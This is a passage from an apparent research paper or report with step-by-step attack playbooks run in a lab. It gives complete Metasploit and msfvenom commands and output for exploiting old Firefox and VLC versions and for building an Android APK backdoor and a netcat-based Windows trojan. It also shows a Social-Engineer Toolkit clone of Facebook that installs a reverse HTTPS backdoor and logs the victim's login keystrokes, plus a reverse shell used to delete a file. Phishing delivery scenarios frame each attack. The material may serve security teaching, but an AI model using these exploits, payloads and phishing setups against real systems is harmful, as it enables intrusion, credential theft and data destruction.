msf5 exploit(multi/handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

```

Step 5: Once the exploit is executed in the client machine a reverse tcp meterpreter session is created from the victim to the attacker machine. Once the attack is completed and the victim is compromised, **post exploitation** methodologies can be deployed to achieve the action on objective. The centralized meterpreter connection is used to capture screenshot.

```

[*] Started reverse TCP handler on 10.10.10.11:4444
[*] Sending stage (176195 bytes) to 192.168.10.21
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 192.168.10.21:51195)
at 2020-11-24 18:02:34 -0500
meterpreter > screenshot
Screenshot saved to: /home/kali/LdrOKsrM.jpeg
meterpreter > screenshot
[*] Preparing player...
[*] Opening player at: /home/kali/MDwSspyp.html
[*] Streaming...

```

Step 6: Refer *Section M* for other **post-exploitation** techniques that can be performed by the attacker.

- B. *Playbook 2: Using a vulnerability found in Firefox 41 (valid in Firefox version 38 to 41) to create a meterpreter connection from the client windows 10 machine to the attacker machine where the attacker machine acts as a server and when the client (with the particular Firefox version) tries to access the kali URL, a backdoor meterpreter connection is created* [135].

Scenario: A malicious user from outside the organization received insider information that the client machines in the organization contains outdated versions of firefox web browser installed and that firefox is common used by members of the organization as their default browser. The attacker hosted malicious files targeting firefox browser on a webserver and send phishing email to members in the organization. A small percentage of people who ran the malicious file using their firefox web-browser got their systems compromised.

Pre-requisites: The victim windows 10 machine should have Firefox with version 41 (or lower up to v38) installed as this attack setup utilizes a vulnerability present in the Firefox web browser. This playbook is tested with Firefox version 41.

Step 1: Start the Metasploit console in the attacker machine using the command *msfconsole*

Step 2: Now Metasploit is used to exploit the victim machine (**exploitation stage**). A reverse TCP payload is created to set up a meterpreter connection using the exploit 'windows/browser/firefox_smil_uaf'. SRVHOST is set to the attacker machine's IP address, SRVPORT is set to 80 (for an HTTP connection) and the URL path is set. This configuration is done for the kali machine to act as a server. Further, LHOST is set to the attacker machine's IP address. The show options command displays the options available for the exploit and the value set for each parameter. This helps in identifying the exploit target and the different options set for each input possibility. Finally, the command 'exploit' is entered to initiate the exploitation

```

[*] Starting persistent handler(s)...
msf5 > use exploit/windows/browser/firefox_smil_uaf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/browser/firefox_smil_uaf) > set srvhost 10.10.10.11
srvhost => 10.10.10.11
msf5 exploit(windows/browser/firefox_smil_uaf) > set srvport 80
srvport => 80

```

```

msf5 exploit(windows/browser/firefox_smil_uaf) > set uripath /
uripath => /
msf5 exploit(windows/browser/firefox_smil_uaf) > set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/browser/firefox_smil_uaf) > set lhost 10.10.10.11
lhost => 10.10.10.11
msf5 exploit(windows/browser/firefox_smil_uaf) > show options

Module options (exploit/windows/browser/firefox_smil_uaf):

  Name          Current Setting  Required  Description
  ----          -
  Retries       true             no        Allow the browser to retry the
module
  SRVHOST       10.10.10.11    yes       The local host or network
interface to listen on. This must be an address on the local machine or
0.0.0.0 to listen on all addresses.
  SRVPORT       80              yes       The local port to listen on.
  SSL           false           no        Negotiate SSL for incoming
connections
  SSLCert       (default is randomly generated)
no        Path to a custom SSL
certificate (default is randomly generated)
  URIPATH       /               no        The URI to use for this
exploit (default is random)
  UsePostHTML   false           yes       Rewrite page with arbitrary
HTML after successful exploitation. NOTE: if set to true, you should
probably rewrite data/exploits/ff_smil_uaf/post.html to something useful!

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '',
seh, thread, process, none)
  LHOST         10.10.10.11    yes       The listen address (an interface
may be specified)
  LPORT         4444           yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Mozilla Firefox 38 to 41

msf5 exploit(windows/browser/firefox_smil_uaf) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

```

Step 3: Once the URL is opened in the client machine (**delivery stage**) a reverse TCP meterpreter session is created from the victim to the attacker machine. The sessions -l command displays all the open sessions created as a result of the exploitation process. Here, the sessions -l command is used to open up the created meterpreter session.

```

[*] Started reverse TCP handler on 10.10.10.11:4444
[*] Using URL: http://10.10.10.11:80/
[*] Server started.
msf5 exploit(windows/browser/firefox_smil_uaf) > [*] 192.168.10.21
firefox_smil_uaf - Gathering target information for 192.168.10.21

```

```

[*] 192.168.10.21    firefox_smil_uaf - Sending HTML response to
192.168.10.21
[*] 192.168.10.21    firefox_smil_uaf - Got request: /nybsTY/
[*] 192.168.10.21    firefox_smil_uaf - From: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
[*] 192.168.10.21    firefox_smil_uaf - Sending exploit HTML ...
[*] 192.168.10.21    firefox_smil_uaf - Got request: /nybsTY/worker.js
[*] 192.168.10.21    firefox_smil_uaf - From: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
[*] 192.168.10.21    firefox_smil_uaf - Sending worker thread Javascript
...
[*] 192.168.10.21    firefox_smil_uaf - Got request: /nybsTY/
[*] 192.168.10.21    firefox_smil_uaf - From: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
[*] 192.168.10.21    firefox_smil_uaf - Sending exploit HTML ...
[-] 192.168.10.21    firefox_smil_uaf - Target 192.168.10.21 has
requested an unknown path: /favicon.ico
[*] 192.168.10.21    firefox_smil_uaf - Got request: /nybsTY/worker.js
[*] 192.168.10.21    firefox_smil_uaf - From: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
[*] 192.168.10.21    firefox_smil_uaf - Sending worker thread Javascript
...
[-] 192.168.10.21    firefox_smil_uaf - Target 192.168.10.21 has
requested an unknown path: /favicon.ico
[*] 192.168.10.21    firefox_smil_uaf - Got request: /nybsTY/
[*] 192.168.10.21    firefox_smil_uaf - From: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
[*] 192.168.10.21    firefox_smil_uaf - Sending exploit HTML ...
[-] 192.168.10.21    firefox_smil_uaf - Target 192.168.10.21 has
requested an unknown path: /favicon.ico
[*] 192.168.10.21    firefox_smil_uaf - Got request: /nybsTY/worker.js
[*] 192.168.10.21    firefox_smil_uaf - From: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
[*] 192.168.10.21    firefox_smil_uaf - Sending worker thread Javascript
...
[-] 192.168.10.21    firefox_smil_uaf - Target 192.168.10.21 has
requested an unknown path: /favicon.ico
[*] Sending stage (176195 bytes) to 192.168.10.21
[*] Meterpreter session 1 opened (10.10.10.11:4444 ->
192.168.10.21:49701) at 2020-11-24 22:44:42 -0500
[*] Session ID 1 (10.10.10.11:4444 -> 192.168.10.21:49701) processing
InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is firefox.exe (488) as: DESKTOP-
O39BBCF\jerbin

```

```

[*] Session has User level rights.
[*] Will attempt to migrate to a User level process.
[*] Trying explorer.exe (3196)
[+] Successfully migrated to Explorer.EXE (3196) as: DESKTOP-
O39BBCF\jerbin

msf5 exploit(windows/browser/firefox_smil_uaf) > sessions -1

Active sessions
=====

   Id Name Type Information
Connection
-- ---
-----
   1 meterpreter x64/windows DESKTOP-O39BBCF\jerbin @ DESKTOP-
O39BBCF 10.10.10.11:4444 -> 192.168.10.21:49701 (192.168.10.21)

msf5 exploit(windows/browser/firefox_smil_uaf) > session -1
[-] Unknown command: session.
msf5 exploit(windows/browser/firefox_smil_uaf) > session -2
[-] Unknown command: session.
msf5 exploit(windows/browser/firefox_smil_uaf) > sessions -1
[*] Starting interaction with 1...

```

Step 4: Once the attack is completed and the victim is compromised, **post-exploitation** methodologies (downloading a file from the victim machine in this scenario) can be deployed to achieve the action on objective.

```

meterpreter > download reset.exe
[*] Downloading: reset.exe -> reset.exe
[*] Downloaded 17.00 KiB of 17.00 KiB (100.0%): reset.exe -> reset.exe
[*] download : reset.exe -> reset.exe

```

Step 5: Refer *Section M* for other **post-exploitation** techniques that can be performed by the attacker.

- C. *Playbook 3: Using a vulnerability found in VLC player 2.2.8 to create a meterpreter connection from the client windows 10 machine to the attacker machine. Here malicious .mkv file was created, which when run on the client machine, creates a backdoor shell connection to the attacker machine* [136].

Scenario: A malicious user from outside the organization received insider information that the client machines in the organization contains outdated versions of VLC media installed on their client machines. The attacker crafted a malicious media files which when opened by the pre-installed VLC player gets their systems compromised.

Pre-requisites: The victim windows 10 machine should have a VLC player with version 2.2.8 installed as this attack setup utilizes a vulnerability present in the reading of .mkv files in the VLC player. This playbook is tested with VLC player version 2.2.8.

Step 1: Start the Metasploit console in the attacker machine using the command *msfconsole*

Step 2: An exploit '*windows/fileformat/vlc_mkv*' is utilized to create a pair of malicious MKV files (**weaponization**) which creates a reverse TCP shell connection from the victim machine to the attacking machine. LHOST is set as the kali machine IP address and LPORT is set as 4444. On running the exploit, a pair of malicious MKV files are created where the first file, when opened in a victim machine creates a reverse TCP shell connection to the attacking machine. The second file serves as an auxiliary file.

```

msf5 > use exploit/windows/fileformat/vlc_mkv
[*] Using configured payload windows/x64/shell/reverse_tcp
msf5 exploit(windows/fileformat/vlc_mkv) > show options

Module options (exploit/windows/fileformat/vlc_mkv):

```



```

Name      Current Setting  Required  Description
----      -
MKV_ONE   MKV_TWO           no        mkv that should be opened
MKV_TWO   MKV_TWO           no        The auxiliary file name.

Payload options (windows/x64/shell/reverse_tcp):

Name      Current Setting  Required  Description
----      -
EXITFUNC  process          yes       Exit technique (Accepted: '',
seh, thread, process, none)
LHOST     10.10.10.11     yes       The listen address (an interface
may be specified)
LPORT     4444             yes       The listen port

**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:

Id  Name
--  ---
1   VLC 2.2.8 on Windows 10 x64

msf5 exploit(windows/fileformat/vlc_mkv) > set lhost 10.10.10.11
lhost => 10.10.10.11
msf5 exploit(windows/fileformat/vlc_mkv) > show options

Module options (exploit/windows/fileformat/vlc_mkv):

Name      Current Setting  Required  Description
----      -
MKV_ONE   MKV_TWO           no        mkv that should be opened
MKV_TWO   MKV_TWO           no        The auxiliary file name.

Payload options (windows/x64/shell/reverse_tcp):

Name      Current Setting  Required  Description
----      -
EXITFUNC  process          yes       Exit technique (Accepted: '',
seh, thread, process, none)
LHOST     10.10.10.11     yes       The listen address (an interface
may be specified)
LPORT     4444             yes       The listen port

**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:

Id  Name
--  ---
1   VLC 2.2.8 on Windows 10 x64

msf5 exploit(windows/fileformat/vlc_mkv) > exploit

[+] yjrwjpgl-part1.mkv stored at /home/kali/.msf4/local/yjrwjpgl-
part1.mkv

```

```

[*] Created yjrwjjpgl-part1.mkv. Target should open this file
[+] yjrwjjpgl-part2.mkv stored at /home/kali/.msf4/local/yjrwjjpgl-
part2.mkv
[*] Created yjrwjjpgl-part2.mkv. Put this file in the same directory as
yjrwjjpgl-part1.mkv
[*] Appending blocks to yjrwjjpgl-part1.mkv
[+] Successfully appended blocks to yjrwjjpgl-part1.mkv

```

Step 3: The created payload is transferred to the victim (**delivery**). Multiple methods can be used to serve this purpose with the most common being phishing mail. Alternatively, the kali machine can be set as a web server (making use of the preinstalled Apache server) and the client machine can be set to access the webserver, download, and run the malicious file. Fig. 189 shows the pair of MKV files downloaded onto the victim windows 10 machine.




Fig. 189. Pair of malicious files downloaded into the victim machine

Step 4: Now Metasploit is used to exploit the victim machine (**exploitation**). A reverse TCP payload is created to set up a shell connection using the exploit 'multi/handler'. LHOST is set to the attacker machine's IP address and LPORT is set to the port through which the reverse TCP connection will be established (as specified in the created malicious file). Finally, the command 'exploit' is entered to initiate the exploitation

```

msf5 exploit(windows/fileformat/vlc_mkvp) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -

```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf5 exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.10.11
lhost => 10.10.10.11
msf5 exploit(multi/handler) > exploit

```

Step 5: Once the exploit is executed in the client machine a reverse TCP shell session is created from the victim to the attacker machine. Once the attack is completed and the victim is compromised, **post-exploitation** methodologies can be deployed to achieve the action on objective. It can be from downloading a file to setting up keyloggers, which has been illustrated in subsections A, B, and D.

```
[*] Started reverse TCP handler on 10.10.10.11:4444
[*] Sending stage (336 bytes) to 192.168.10.21
[*] Command shell session 1 opened (10.10.10.11:4444 ->
192.168.10.21:49747) at 2020-10-09 00:31:28 -0400

Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\jjerbin\Downloads>
```

Step 6: Refer Section M for other **post-exploitation** techniques that can be performed by the attacker.

D. *Playbook 4: Using Social Engineering Toolkit to clone a live website and create a reverse HTTP/HTTPS meterpreter connection to the client. Here when the victim machine accesses the vulnerable URL, a backdoor gets installed in the system. Performed the exploit in a windows 10 machine [135].*

Scenario: A malicious user from outside the organization cloned facebook.com and send the hyperlink to members of the organization which redirected the users to facebook.com but installed a backdoor on their system. The attacker uses this to install a keylogger in the system to extract user login credentials.

Step 1: Startup the social engineering toolkit as a root user

```
kali@kali:~$ sudo su
[sudo] password for kali:
root@kali:/home/kali# setoolkit
```

Step 2: Select the social engineering attack option

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Step 3: Select the website attack vector option

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
```

99) Return back to the main menu.

set> 2

Step 4: Select the HTA attack method to clone a live website and perform a Powershell injunction to create a backdoor assessable through Metasploit.

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>7

Step 5: Select the site cloner option to clone a live website

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you

should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

Step 6: Enter the URL of the website the user is choosing to clone. Further, set the listening port as the attacker machine's IP address and set the port to 443 (HTTPS). Further, select the Meterpreter Reverse HTTPS option to create a reverse HTTPS connection to the victim machine. Then, the PowerShell injection code is generated, and the cloned website is hosted in the Apache web-server. Set the LHOST and LPORT and on initiating the exploit the site is hosted in the apache web server waiting for users to navigate to the now malicious URL.

```
[*] SET supports both HTTP and HTTPS
[*] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST)
[192.168.1.150]: 192.168.10.90
Enter the port for the reverse payload [443]: 443
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 1
[*] Generating powershell injection code and x86 downgrade attack...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder specified, outputting raw payload
Payload size: 381 bytes
Final size of c file: 1626 bytes
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metasploit.. Please wait one.
metasploit tip: Open an interactive Ruby terminal with irb

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload
payload => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 192.168.10.90
LHOST => 192.168.10.90
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
```

```

resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Starting persistent handler(s)...
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.10.90:443

```

Step 7: Enter the URL of the attacker machine in the victim machine's web browser to open up the cloned website while downloading the exploit in the background automatically. If downloads are set to open automatically the exploit is automatically run, else the user might need to click on the downloaded file to initiate the exploit.




Fig. 190. A cloned social media website is opened in the victim machine whereby a malicious payload is downloaded in the background

Step 8: Once the user falls into the social engineering trap by opening up the malicious file, a reverse HTTPS meterpreter session is created. Here as the post-exploitation step, the attacker initiates the key scanner option present in Metasploit, which is used as a keylogger.

```

[*] https://192.168.10.90:443 handling request from 192.168.10.21; (UUID:
7fr4oxyx) Encoded stage with x86/shikata_ga_nai
[*] https://192.168.10.90:443 handling request from 192.168.10.21; (UUID:
7fr4oxyx) Staging x86 payload (177270 bytes) ...
[*] Meterpreter session 1 opened (192.168.10.90:443 -> 192.168.10.21:49802)
at 2020-11-25 04:23:34 -0500

msf5 exploit(multi/handler) > sessions -l

Active sessions
=====

   Id      Name      Type      Information
Connection
-----
   1          meterpreter x86/windows  DESKTOP-O39BBCF\jerbin @ DESKTOP-
O39BBCF 192.168.10.90:443 -> 192.168.10.21:49802 (192.168.10.21)

msf5 exploit(multi/handler) > sessions -l
[*] Starting interaction with 1...
meterpreter > keyscan_start
Starting the keystroke sniffer ...

```

Step 9: The victim here tries to login into the social media website by entering their username and password as illustrated below.




Fig. 191. The victim enters the login credentials in the victim machine which has been compromised which is dumped into the attacker machine by logging keystrokes

Step 10: The attacker is able to capture the victim's keystrokes compromising and exposing their login credentials.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
testing<Right Shift>@testing.compassword

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

Step 11: Refer Section M for other **post-exploitation** techniques that can be performed by the attacker.

E. Playbook 5: Creating a malicious .apk file using msfvenom to create a reverse TCP connection from the victim Android 7 machine to the attacker machine

Step 1: Creation of a malicious file (**weaponization**) using msfvenom. An android APK payload is designed which can create a backdoor HTTPS connection to the attacker machine (with IP configuration 10.10.10.11:443).

```
msfvenom -p android/meterpreter/reverse_https LHOST=10.10.10.11 LPORT=443
R > root.apk
```

Step 2: Startup Metasploit and a reverse HTTPS android meterpreter payload is set with the listening host set as the attacker machine IP address and the listening port is set as 443 (for HTTPS). Further, the exploit is invoked.

```
[*] Starting persistent handler(s)...
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_https
payload => android/meterpreter/reverse_https
msf5 exploit(multi/handler) > set lhost 10.10.10.11
lhost => 10.10.10.11
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
```

```
Payload options (android/meterpreter/reverse_https):
```

Name	Current Setting	Required	Description
LHOST	10.10.10.11	yes	The local listener hostname
LPORT	443	yes	The local listener port
LURI		no	The HTTP Path

```
Exploit target:
```

Id	Name
0	Wildcard Target

```
msf5 exploit(multi/handler) > exploit
```

Step 3: The created payload is transferred to the victim (**delivery**). Multiple methods can be used to serve this purpose with the most common being phishing mail. Further, the malicious APK file is installed on the android machine and started up.

Step 4: Once the exploit is executed in the client machine, a reverse HTTPS meterpreter session is created from the victim to the attacker machine. Once the attack is completed and the victim is compromised, **post-exploitation** methodologies can be deployed to achieve the action on objective, as illustrated in the previous playbooks.

```
[*] Started HTTPS reverse handler on https://10.10.10.11:443
[*] https://10.10.10.11:443 handling request from 192.168.10.23; (UUID:
iuuefeji) Staging dalvik payload (74341 bytes) ...
[*] Meterpreter session 1 opened (10.10.10.11:443 ->
192.168.10.23:58820) at 2020-10-09 11:07:23 -0400
meterpreter >
```

F. *Playbook 6: Creating a malicious trojan using msfvenom which uses a stage less reverse TCP connection to connect from the victim Windows 10 machine to the attacker machine and further accesses the victim machine using a netcat connection [18]*

Step 1: The tool msfvenom has been used to create a malicious executable named 'trojan.exe' using a stage-less payload 'windows/shell_reverse_tcp' and using the -k option to run the payload in a separate window. The executable (-x) option is used with the template '/usr/share/windows-binaries/nc.exe' and the listening port is set to the attacker machine

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.11 -x
/usr/share/windows-binaries/nc.exe -k -f exe -o trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 61440 bytes
Saved as: trojan.exe
```

Step 2: The created payload is transferred to the victim (**delivery**). Multiple methods can be used to serve this purpose with the most common being phishing mail. Further, the malicious Windows executable file is run on the victim machine.

Step 3: *netcat* is a computer networking utility for reading from (listening) and writing to network connections using a TCP or UDP connection. It is abbreviated as nc. Netcat is utilized to listen to port 4444 (i.e. the default port which has been set up in step 1). A shell connection is created by which the victim can access the attacker machine. The

systeminfo command on the shell interface provides detailed information about the system which ranges from the hostname to the processors used.

```
root@kali:/home/kali# nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.10.21 50325
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\jerbin\Desktop\MSFVenom Files>whoami
whoami
desktop-o39bbcf\jerbin
C:\Users\jerbin\Desktop\MSFVenom Files>tree
tree
Folder PATH listing
Volume serial number is 006E0065 4C57:56D0
C:.
No subfolders exist
C:\Users\jerbin\Desktop\MSFVenom Files>systeminfo
systeminfo
Host Name:                DESKTOP-O39BBCF
OS Name:                  Microsoft Windows 10 Pro
OS Version:               10.0.17763 N/A Build 17763
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00330-81470-38370-AA517
Original Install Date:    9/19/2020, 1:10:33 PM
System Boot Time:         11/24/2020, 6:27:22 PM
System Manufacturer:      VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 142 Stepping 12
GenuineIntel ~1800 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.14410784.B64.1908150010,
8/15/2019
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:                \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                  (UTC-07:00) Mountain Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 428 MB
Virtual Memory: Max Size:  3,455 MB
Virtual Memory: Available: 1,302 MB
Virtual Memory: In Use:    2,153 MB
Page File Location(s):     C:\pagefile.sys
Domain:                     WORKGROUP
Logon Server:               \\DESKTOP-O39BBCF
Hotfix(s):                  7 Hotfix(s) Installed.
                           [01]: KB4580979
                           [02]: KB4462930
                           [03]: KB4465065
                           [04]: KB4486153
```

```

[05]: KB4499918
[06]: KB4580325
[07]: KB4464455
Network Card(s): 3 NIC(s) Installed.
[01]: Bluetooth Device (Personal Area Network)
Connection Name: Bluetooth Network
Connection
Status: Media disconnected
[02]: Intel(R) 82574L Gigabit Network Connection
Connection Name: Ethernet0
DHCP Enabled: No
IP address(es)
[01]: 192.168.10.21
[02]: fe80::d912:c002:ed2f:5d5e
[03]: Intel(R) 82574L Gigabit Network Connection
Connection Name: Ethernet1
DHCP Enabled: Yes
DHCP Server: 192.168.1.254
IP address(es)
[01]: 192.168.1.153
[02]: fe80::a495:c947:7c2:3cfe
Hyper-V Requirements: A hypervisor has been detected. Features required
for Hyper-V will not be displayed.

```

As illustrated in Fig. 192, a critical file text exists in the current directory (MSFVenom Files).




Fig. 192. The figure depicts the presence of a critical file in the victim machine which has been compromised

Step 4: The attacker further deletes the critical file, thus performing the action on objective. Fig. 193 depicts that the critical file which existed in the folder has been deleted.

```

C:\Users\jerbin\Desktop\MSFVenom Files>del "CRITICAL FILE.txt"
del "CRITICAL FILE.txt"

```

